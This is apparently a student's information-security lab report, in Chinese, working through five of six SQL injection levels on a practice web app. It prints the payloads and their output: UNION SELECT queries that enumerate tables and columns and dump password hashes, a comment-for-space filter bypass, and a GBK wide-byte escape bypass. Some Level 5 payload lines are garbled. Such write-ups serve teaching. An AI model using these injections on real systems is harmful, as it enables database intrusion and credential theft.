

信息安全实验一 SQL Injection


SQL Injection 共有六个等级的难度, 经过尝试目前解决了五个等级的 SQL 注入问题, 以下是我做本次实验的尝试过程。

- Level 1

输入接口要求输入的是 User ID, 所以先尝试输入 1, 可以看到返回了 ID 为 1 的数据库记录, 这时打开 PHP 源码, 发现有以下语句:

```
$id = $_GET['id'];  
$getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";
```

所以尝试数据库选择语句中的 or 可能返回其他的结果, 比如输入 1 or 1, 可以得到多条记录。



User ID:

1 or 1

ID: 1 or 1
First name: admin
Surname: admin

ID: 1 or 1
First name: Gordon
Surname: Brown

ID: 1 or 1
First name: Hack
Surname: Me

ID: 1 or 1
First name: Pablo
Surname: Picasso

ID: 1 or 1
First name: Bob
Surname: Smith

说明 SQL 注入成功, 这样就找到了一个漏洞, 在 or 后面可以加相应的语句。

然后开始找数据库中其他的信息, 先用 order 确定查询语句的字段。

User ID:	User ID:
<input type="text" value="1 or 1 order by 1"/> <input type="button" value="Submit"/>	<input type="text" value="1 or 1 order by 2"/> <input type="button" value="Submit"/>
ID: 1 or 1 order by 1 First name: admin Surname: admin	ID: 1 or 1 order by 2 First name: admin Surname: admin
ID: 1 or 1 order by 1 First name: Bob Surname: Smith	ID: 1 or 1 order by 2 First name: Gordon Surname: Brown
ID: 1 or 1 order by 1 First name: Gordon Surname: Brown	ID: 1 or 1 order by 2 First name: Hack Surname: Me
ID: 1 or 1 order by 1 First name: Hack Surname: Me	ID: 1 or 1 order by 2 First name: Pablo Surname: Picasso
ID: 1 or 1 order by 1 First name: Pablo Surname: Picasso	ID: 1 or 1 order by 2 First name: Bob Surname: Smith

输入 1 or 1 order by 3 会返回错误 “Unknown column '3' in 'order clause'” 所以确定查询只有两个字段。然后要获取原数据库其他的信息，首先要确定数据库的表和字段名，用 union 连接要查询的语句即可。

■ 获得数据库的表名

输入 1 union select 1,group_concat(table_name) from information_schema.tables where table_schema=database(), 获取 table_name

User ID:
<input type="text"/> <input type="button" value="Submit"/>
ID: 1 union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() First name: admin Surname: admin
ID: 1 union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() First name: 1 Surname: guestbook,users

可知在数据库中有 guestbook 和 users 两个表，要进一步进行 SQL 注入的表选择 users 这个表。

■ 获得数据库中的字段名

这里可以直接对 users 表进行查询操作了，首先看看 users 表里的字段名都

是什么，输入：1 union select 1,group_concat(column_name) from information_schema.columns where table_name='users'，得到：

User ID:


```
ID: 1 union select 1,group_concat(column_name) from information_schema.columns where table_name='users'
First name: admin
Surname: admin

ID: 1 union select 1,group_concat(column_name) from information_schema.columns where table_name='users'
First name: 1
Surname: user_id,first_name,last_name,user,password,avatar
```

可以看到共有八个字段名，接下来选取最为关键的 password，通过输入 SQL 查询语句把 password 信息全部显示出来。

■ 获得所有用户的密码

接下来输入对 password 字段的查询即可，同时显示所有用户的信息：

User ID:


```
ID: 1 or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users
First name: admin
Surname: admin

ID: 1 or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users
First name: Gordon
Surname: Brown

ID: 1 or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users
First name: Hack
Surname: Me

ID: 1 or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users
First name: Pablo
Surname: Picasso

ID: 1 or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users
First name: Bob
Surname: Smith

ID: 1 or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users
First name: 1adminadmin,2GordonBrown,3HackMe,4PabloPicasso,5BobSmith
Surname: 21232f297a57a5a743894a0e4a801fc3,e99a18c428cb38d5f260853678922e03,8d3533d75ae2c8966d7e0d4fcc69216b,
```

这样所有的密码在最后一行就全部返回结果了，level1 的 SQL 注入成功。

● Level 2

首先跟 level1 一样，先尝试 1 or 1 看看返回什么，结果只返回了一条结果：

User ID:

Submit

ID: 1 or 1
First name: admin
Surname: admin

所以，显然和 level1 的情况不同，此时看一下源代码：

```
$id = $_GET['id'];
```

```
$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
```

和 level1 的不同之处就是加了' ' 从而表示一个字符串，其他的都相同，由

于 level1 已经尝试获得了数据库表的表名和字段名，所以只要绕过' ' 即可。

想到在输入中先加一个引号就可以结束 user_id 字段值，然后后面跟想要查

询的语句，结果如下：

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "" at line 1

报错显示 SQL 语法错误，证明 or 后面的语句并没有生效。仔细考虑才发现

最后还有一个右引号存在！所以在输入最后加#将其注释掉：

User ID:

Submit

ID: 1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: admin
Surname: admin

ID: 1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: Gordon
Surname: Brown

ID: 1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: Hack
Surname: Me

ID: 1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: Pablo
Surname: Picasso

ID: 1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: Bob
Surname: Smith

ID: 1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: 1adminadmin,2GordonBrown,3HackMe,4PabloPicasso,5BobSmith
Surname: 21232f297a57a5a743894a0e4a801fc3,e99a18c428cb38d5f260853678922e03,8d3533d75ae2c3966d7e0d4fcc69216b,

Level 2 注入成功。

- Level 3

首先还是尝试 1 or 1, 看看返回什么, 结果报错: Contain invalid characters.


所以 level3 应该对用户的输入进行了检查, 查看源代码, 发现多了以下:

```
$id = $_GET['id'];  
if (preg_match('/\|\'/', $id))  
{  
    echo die('<pre>' . 'Contain invalid characters.' . '</pre>');  
    $num = 0;  
}
```

如果用户输入空格之类的字符会被检测出来非法, 所以要绕过空格的检测。

在 MySQL 中, 用/*注释*/来标记注释的内容。所以用/**/代替空格进行尝

试, 输入 1/**/or/**/1, 返回结果:



User ID:

Submit

ID: 1/**/or/**/1
First name: admin
Surname: admin

ID: 1/**/or/**/1
First name: Gordon
Surname: Brown

ID: 1/**/or/**/1
First name: Hack
Surname: Me

ID: 1/**/or/**/1
First name: Pablo
Surname: Picasso

ID: 1/**/or/**/1
First name: Bob
Surname: Smith

返回了全部的记录, 说明可以绕过空格的检测!

接下来只需要把 level1 中最终的注入语言中的空格换成/**/即可, 即在输入框中输入如下:

```
1/**/or/**/1/**/union/**/select/**/group_concat(user_id,first_name,last_name),group_concat(password)/**/from/**/users
```

成功返回结果：

User ID:

```
ID: 1/**/or/**/1/**/union/**/select/**/group_concat(user_id,first_name,last_name),group_concat(password)/**/from/**/users
First name: admin
Surname: admin

ID: 1/**/or/**/1/**/union/**/select/**/group_concat(user_id,first_name,last_name),group_concat(password)/**/from/**/users
First name: Gordon
Surname: Brown

ID: 1/**/or/**/1/**/union/**/select/**/group_concat(user_id,first_name,last_name),group_concat(password)/**/from/**/users
First name: Hack
Surname: Me

ID: 1/**/or/**/1/**/union/**/select/**/group_concat(user_id,first_name,last_name),group_concat(password)/**/from/**/users
First name: Pablo
Surname: Picasso

ID: 1/**/or/**/1/**/union/**/select/**/group_concat(user_id,first_name,last_name),group_concat(password)/**/from/**/users
First name: Bob
Surname: Smith

ID: 1/**/or/**/1/**/union/**/select/**/group_concat(user_id,first_name,last_name),group_concat(password)/**/from/**/users
First name: 1adminadmin,2GordonBrown,3HackMe,4PabloPicasso,5BobSmith
Surname: 21232f297a57a5a743894a0e4a801fc3,e99a18c428cb38d5f260853678922e03,8d3533d75ae2c3966d7e0d4fcc69216b,0d107d09f5bbe40
```

所以 level3 注入成功。

- Level 4

首先尝试输入 1 or 1，返回结果：

User ID:

```
ID: 1 or 1
First name: admin
Surname: admin

ID: 1 or 1
First name: Gordon
Surname: Brown

ID: 1 or 1
First name: Hack
Surname: Me

ID: 1 or 1
First name: Pablo
Surname: Picasso

ID: 1 or 1
First name: Bob
Surname: Smith
```

没有问题。所以再直接输入查询密码的语句进行尝试看看返回什么。

返回的结果直接是密码。。。注入成功

User ID:


```

ID: 1 or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users
First name: admin
Surname: admin

ID: 1 or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users
First name: Gordon
Surname: Brown

ID: 1 or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users
First name: Hack
Surname: Me

ID: 1 or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users
First name: Pablo
Surname: Picasso

ID: 1 or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users
First name: Bob
Surname: Smith

ID: 1 or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users
First name: 1adminadmin,2GordonBrown,3HackMe,4PabloPicasso,5BobSmith
Surname: 21232f297a57a5a743894a0e4a801fc3,e99a18c428cb38d5f260853678922e03,8d3533d75ae2c3966d7e0d4fcc69216b,

```

Level4 貌似没有设置什么障碍，所以我打开源代码看了下：

```

$id = $_GET['id'];
$id = mysql_real_escape_string($id);

$getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";

```

首先是用 `mysql_real_escape_string` 函数处理了输入，查了下这个函数可以对特殊符号 `\x00,\n,\r,\v',",\x1a` 进行转义，但是这里直接接受了 `$id`，所以输入中不会出现引号，这个处理也就形同虚设了。

● Level 5

首先尝试一下输入：

User ID:


```

SELECT first_name, last_name FROM users WHERE user_id = '1' or 1 #

ID: 1\' or 1 #
First name: admin
Surname: admin

```

‘被转义处理了，打开源代码：

```

$id = $_GET['id'];
$id = mysql_real_escape_string($id);

$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";

```

发现与 level4 相比不同之处就是改为了字符型的 '\$id' , 所以输入必须有引号, 而 mysql_real_escape_string 又会对引号进行转义, 这样接下来要做的就是绕过这个障碍。我还注意到在 php 代码的一开始多了一行代码:

```
mysql_query('SET NAMES gbk');
```

设置了 GBK 编码, 这是之前没有的, 所以考虑 GBK 编码应该是一个突破口。
\ 的 url 编码就是 %5c , 这样在参数中添加 %df , 其中 %df%5c 为合法的 gbk 字符那么经过该函数一处理, 可以发现会变成 %df%5c' , 这样 %df%5c 组成的新字符冲去了 \!

所以尝试输入 %df' or 1 = 1 # , 返回结果如下:

User ID:

Submit

SELECT first_name, last_name FROM users WHERE user_id = '%df\'' or 1 = 1 #'

然后 url 中的字符串为:

202.38.79.49:8888/vulnerabilities/sqli/?id=%25df%27+or+1+%3D+1+%23&Submit=Submit

所以应该在 url 中直接输入 %df' or 1 = 1 # 才对! 构造如下的 url:

202.38.79.49:8888/vulnerabilities/sqli/?id=%df' or 1%23&Submit=Submit

成功返回结果:

User ID:

Submit

SELECT first_name, last_name FROM users WHERE user_id = '%df\'' or 1#'

ID: ��\'' or 1#
First name: admin
Surname: admin

ID: ��\'' or 1#
First name: Gordon
Surname: Brown

ID: ��\'' or 1#
First name: Hack
Surname: Me

ID: ��\'' or 1#
First name: Pablo
Surname: Picasso

ID: ��\'' or 1#
First name: Bob
Surname: Smith

最后只需要把 or 后面改成获取密码的语句即可：

User ID:

`SELECT first_name, last_name FROM users WHERE user_id = '❖' or 1=1 union select group_concat(user_id,first_name,last_name#,group_concat#password) from users#`

ID: ❖ or 1=1 union select group_concat(user_id,first_name,last_name#,group_concat#password) from users#
First name: admin
Surname: admin

ID: ❖\ or 1=1 union select group_concat(user_id,first_name,last_name#,group_concat#password) from users#
First name: Gordon
Surname: Brown

ID: ❖\ or 1=1 union select group_concat(user_id,first_name,last_name#,group_concat#password) from users#
First name: Hack
Surname: Me

ID: ❖\ or 1=1 union select group_concat(user_id,first_name,last_name#,group_concat#password) from users#
First name: Pablo
Surname: Picasso

ID: ❖\ or 1=1 union select group_concat(user_id,first_name,last_name#,group_concat#password) from users#
First name: Bob
Surname: Smith

ID: ❖\ or 1=1 union select group_concat(user_id,first_name,last_name#,group_concat#password) from users#
First name: 1adminadmin,2GordonBrown,3HackMe,4PabloPicasso,5BobSmith
Surname: 21232f297a57a5a743894a0e4a801fc3,e99a18c428cb38d5f260853678922e03,8d3533d75ae2c3966d7e0d4fcc69216b,

Level5 注入成功！

- Level 6

查看源代码：

```
$id = $_GET['id'];  
$id = stripslashes($id);  
$id = mysql_real_escape_string($id);  
  
if (is_numeric($id)){
```

对于输入，加了两个函数的处理，stripslashes 函数是实现删除反斜杠的功能；is_numeric 函数判断变量 id 是否为数字类型，如果不是则后面的语句都不会实现，这就意味着输入的数据类型必须为数字类型才能接着实现后面的注入语句。这个防注入保护相对完善，目前没有找到解决思路~